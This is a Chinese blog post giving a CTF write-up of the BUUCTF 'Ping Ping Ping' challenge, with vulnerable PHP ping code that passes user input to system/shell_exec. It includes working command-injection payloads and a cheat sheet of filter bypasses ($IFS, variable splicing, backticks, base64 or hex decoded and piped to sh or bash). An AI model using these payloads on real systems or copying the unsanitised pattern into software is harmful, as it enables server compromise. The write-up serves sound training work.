

# CTFWeb-命令执行漏洞过滤的绕过姿势

原创

Tr0e 于 2021-04-29 02:34:18 发布 3053 收藏 29

分类专栏: [CTF之路](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_39190897/article/details/116247765](https://blog.csdn.net/weixin_39190897/article/details/116247765)

版权



[CTF之路](#) 专栏收录该内容

17 篇文章 27 订阅

订阅专栏

## 文章目录

前言

CTF题目

绕过姿势

命令联合执行

关键词的绕过

内联执行绕过

多种解法

变量拼接

内联执行

Base64编码

总结

## 前言

为了备战(划水)5月份广东省的“红帽杯”网络安全竞赛,继续开始到BUUCTF平台练习CTF题目。在去年参加的第四届强网杯全国网络安全竞赛中,就遇到过命令执行漏洞绕过的题目CTF解题-2020年强网杯参赛WriteUp(题目名称“主动”),当时采用了base64编码联合反引号、变量拼接两种方式绕过了flag关键字的过滤并读取了flag值:

后台但是过滤了flag关键字,无法直接读取,那么就需要想办法绕过关键字过滤。

### 【方法1】Base64编码绕过

使用bash64编码命令(`cat ./flag.php`)进行绕过,最终Payload:

```
1 | ?id=1;cat `echo 'Li9mbGFnLnBocAo=' | base64 -d`:
```

发送请求后查看源码:

```
<?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
```



**【原理】** 反引号在Linux的命令行中起着命令替换的作用。命令替换是指shell能够将一个命令的标准输出插在一个命令行中任何位置，即完成引用命令的执行，将其结果替换出来。也就是说会将反引号里面base64 编码进行解码后的命令执行并输出结果返回到命令中。这样即可绕过限制。

### 【方法2】利用变量去绕过

通过变量赋值，再进行拼接，即可进行绕过，payload:


```
1 | ?ip=1;a=fI;b=ag;cat $a$b.php
```

复制

执行请求后查看网页源码:

```
<span style="color: #000000"><span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #007700">(</span><span style="color: #DD0000">"index.php"</span><span style="color: #007700">);<br /></span><span style="color: #0000BB">&lt;br />preg_match</span><span style="color: #007700">(</span><span style="color: #DD0000">"/flag/i"</span><span style="color: #007700">,&nbsp;</span><span style="color: #0000BB">$_GET</span><span style="color: #DD0000">["ip"</span><span style="color: #007700">])</span><span style="color: #007700">)}</span><span style="color: #DD0000">{</span><br /><span style="color: #0000BB">die</span><span style="color: #DD0000">("no&nbsp;&nbsp;flag"</span><span style="color: #007700">)</span><span style="color: #0000BB">}</span><span style="color: #0000BB">system</span><span style="color: #007700">(</span><span style="color: #DD0000">"ping&nbsp;&nbsp;-c&nbsp;&nbsp;3&nbsp;&nbsp;"</span><span style="color: #0000BB">$_GET</span><span style="color: #007700">[</span><span style="color: #007700">]</span><span style="color: #DD0000">)</span><span style="color: #007700">);<br /></span><span style="color: #0000BB">?&gt;</span><span style="color: #0000BB"><br /></span></pre>

```




本文目的在于结合 BUUCTF 平台中关于 2019 年 GXCYTF 竞赛中的一道命令执行绕过题目，总结此类题目的绕过姿势和解题方法。


关于命令执行漏洞的介绍和 DVWA 靶场实例，可参见我的另一博文：[Web安全-命令执行漏洞](#)。

## CTF题目


先来看看题目：




1、访问题目地址，很明显提示在 URL 拼接 ip 参数，结合题目名称，可猜测是考察命令执行漏洞：



2、拼接 ip 参数并尝试赋值 127.0.0.1，发现是执行力 ping 命令：



3、拼接 ls 命令尝试进行命令执行，发现了 flag.php：



```
/?ip=
```

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php
```

[https://blog.csdn.net/weixin\\_39190897](https://blog.csdn.net/weixin_39190897)

4、尝试直接读取 `flag.php`，发现存在空格过滤，读取失败：

```
3cfaa2ba-6839-4eae-8272-31b2ebfb0a0a.node3.buuoj.cn/?ip=127.0.0.1;cat flag.php
```

```
/?ip= fxck your space!
```

5、尝试使用 ``${IFS}`` 替换空格，发现过滤了 `{}`：

```
3cfaa2ba-6839-4eae-8272-31b2ebfb0a0a.node3.buuoj.cn/?ip=127.0.0.1;cat`${IFS}`flag.php
```

```
/?ip= 1fxck your symbol!
```

6、那就尝试使用 ``${IFS}$1`` 替换空格，可绕过空格过滤，但发现还过滤 `flag` 关键词：

```
3cfaa2ba-6839-4eae-8272-31b2ebfb0a0a.node3.buuoj.cn/?ip=127.0.0.1;cat`${IFS}$1`flag.php
```

```
/?ip= fxck your flag!
```

7、既然 `flag.php` 读取失败，那就先看看 `index.php` 吧，发现了过滤规则：

```
3cfaa2ba-6839-4eae-8272-31b2ebfb0a0a.node3.buuoj.cn/?ip=127.0.0.1;cat`${IFS}$1`index.php
```

```
/?ip=
PING 127.0.0.1 (127.0.0.1): 56 data bytes
/?ip=
|\'|"\\|\|\(|\)|\[\|\]\|\{\|\}\|"/, $ip, $match)){
    echo preg_match("/\&|\||\?|\*|\<|[\x{00}-\x{20}]|\>|\'|"\\|\|\(|\)|\[\|\]\|\{\|\}\|"/, $ip, $match);
    die("fxck your symbol!");
} else if(preg_match("/ /", $ip)){
    die("fxck your space!");
} else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
} else if(preg_match("/. *f. *l. *a. *g. */", $ip)){
    die("fxck your flag!");
}
$a = shell_exec("ping -c 4 ".$ip);
echo "
";
print_r($a);
```

}

?>

源码如下:

```

<!--?php
if(isset($_GET['ip'])){
    $ip = $_GET['ip'];
    if(preg_match("/\&|\||\?|\*|\<|[\x{00}-\x{1f}]|\|
-->
|\'|\"|\\|\\(|\\)|\\[|\\]|\\{|\\}/", $ip, $match)){
    echo preg_match("/\&|\||\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\\(|\\)|\\[|\\]|\\{|\\}/", $ip, $match);
    die("fxck your symbol!");
} else if(preg_match("/ /", $ip)){
    die("fxck your space!");
} else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
} else if(preg_match("/.*f.*l.*a.*g.*"/, $ip)){
    die("fxck your flag!");
}
$a = shell_exec("ping -c 4 ".$ip);
echo " ";
print_r($a);
}
?>

```

可以看到，服务端过滤了以下字符:

```

& / ? * < x{00}-\x{1f} ' " \ ( ) [ ] { } 空格
"xxxfxxxlxxxaxxxgxxx" " " "bash"

```

想要读取 `flag.php` 文件，就必须想办法绕过上述过滤。

## 绕过姿势


了解完题目概况，下面就开始学习 CTF 中命令执行漏洞相关的绕过姿势。

## 命令联合执行

来看看命令联合执行时的一些关键词特性:

连接词	释义
;	前面的命令执行完以后，继续执行后面的命令
	管道符，将上一条命令的输出作为下一条命令的参数（显示后面的执行结果）
	当前面的命令执行出错时（为假）执行后面的命令
&	将任务置于后台执行
&&	前面的语句为假则直接出错，后面的也不执行，前面只能为真

比如上面的题目也可以使用 | 进行命令拼接：



[https://blog.csdn.net/weixin\\_39190897](https://blog.csdn.net/weixin_39190897)

## 关键词的绕过

### 1、绕过空格过滤的方法

```
IFS=$IFS
IFS
IFS
IFS
IFS$1 // $1改成$加其他数字貌似都行
IFS
<
<>
{cat,flag.php} //用逗号实现了空格功能，需要用{}括起来
%20 (space)
%09 (tab)
X=$(cat\x09./flag.php);$X (\x09表示tab，也可以用\x20)
```

### 2、禁用 cat 的方法

ps:有时会禁用cat:  
解决方法是使用tac反向输出命令:  
linux命令中可以加\, 所以甚至可以ca\t /fl\ag

## 内联执行绕过

内联，就是将反引号内命令的输出作为输入执行。

```
?ip=127.0.0.1;cat$IFS$9`ls`
```

`$IFS`在Linux下表示为空格  
`$9`是当前系统shell进程第九个参数持有者，始终为空字符串，`$`后可以接任意数字  
这里`$IFS$9`或`$IFS`垂直，后面加个`$`与`{}`类似，起截断作用

## 多种解法

学习完相关绕过姿势的理论基础，下面回到上面 CTF 实例题目中进行实战。

## 变量拼接

针对服务端 flag 关键词的贪婪匹配：

```
if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
}
```

可构造如下 Payload 绕过：

```
?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php
```

执行效果如下：

/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes

```
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<!--?php $flag = "flag{e78dea14-0b8c-4026-b162-849944500436}"; ?-->
</pre>
```

[https://blog.csdn.net/weixin\\_39190897](https://blog.csdn.net/weixin_39190897)

此处顺便补充下一些通配符的方法：

符号	作用
*	匹配任何字符串 / 文本，包括空字符串；*代表任意字符（0个或多个） ls file ›
?	匹配任何一个字符（不在括号内时）?代表任意1个字符 ls file 0
[abcd]	匹配abcd中任何一个字符
[a-z]	表示范围a到z，表示范围的意思 []匹配中括号中任意一个字符 ls file 0
{..}	表示生成序列. 以逗号分隔，且不能有空格


[https://blog.csdn.net/weixin\\_39190897](https://blog.csdn.net/weixin_39190897)

## 内联执行

Payload:

```
?ip=127.0.0.1;cat$IFS$9`ls`
```

内联执行，就是将反引号内命令的输出作为输入执行：



The screenshot shows a browser window with the URL `3cfaa2ba-6839-4eae-8272-31b2ebfb0a0a.node3.buuoj.cn/?ip=127.0.0.1;cat$IFS$9's``. The browser's address bar shows the command `?ip=`. The page content displays the output of a ping command: `PING 127.0.0.1 (127.0.0.1): 56 data bytes`. Below this, there is a large block of PHP code. A red arrow points from the `cat$IFS$9's`` part of the URL to a red box in the developer console that highlights the output of the `cat` command: `!->php $flag = "flag{e78dea14-0b8c-4026-b162-849944500436}"; ?->`. The developer console also shows the full PHP code that was executed, including the shell command `$a = shell_exec("ping -c 4 ". $ip);`.

秒题大概就是这种做法吧.....

## Base64编码

Payload:

```
?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

这也是官方的 Writeup，原理是既然过滤 bash，那就用 sh，sh 的大部分脚本都可以在 bash 下运行：



The screenshot shows a browser window with the URL `3cfaa2ba-6839-4eae-8272-31b2ebfb0a0a.node3.buuoj.cn/?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh``. The browser's address bar shows the command `?ip=`. The page content displays the output of a ping command: `PING 127.0.0.1 (127.0.0.1): 56 data bytes`. Below this, there is a large block of PHP code. A red arrow points from the `base64$IFS$1-d|sh`` part of the URL to a red box in the developer console that highlights the output of the `base64` command: `!->php $flag = "flag{e78dea14-0b8c-4026-b162-849944500436}"; ?->`. The developer console also shows the full PHP code that was executed, including the shell command `$a = shell_exec("ping -c 4 ". $ip);`.



## 总结

本文学习并总结了 CTF 中对于命令执行漏洞的一些绕过技巧和思路，唯有多加练习和总结才能在 CTF 这种拼脑洞的游戏里生存啊.....任重道远！

类似题目的解题方法总结：

```
cat fl* 用*匹配任意
cat fla* 用*匹配任意
ca\t fla\g.php 反斜线绕过
cat fl'ag.php 两个单引号绕过
echo "Y2F0IGZsYWcucGhw" | base64 -d | bash
//base64编码绕过(引号可以去掉) |(管道符) 会把前一个命令的输出作为后一个命令的参数

echo "63617420666c61672e706870" | xxd -r -p | bash
//hex编码绕过(引号可以去掉)

echo "63617420666c61672e706870" | xxd -r -p | sh
//sh的效果和bash一样

cat fl[a]g.php 用[]匹配

a=f1;b=ag;cat $a$b 变量替换
cp fla{g.php,G} 把flag.php复制为flaG
ca${21}t a.txt 利用空变量 使用$*和$@, $x(x 代表 1-9), ${x}(x>=10)(小于 10 也是可以的) 因为在没有传参的情况下, 上面的特殊变量都是为空的
```

本文参考：

- [GXYCTF–PingPingPing&BabySql](#);
- [【BUUCTF】\[GXYCTF2019\] Ping Ping Ping 总结笔记 Writeup](#)。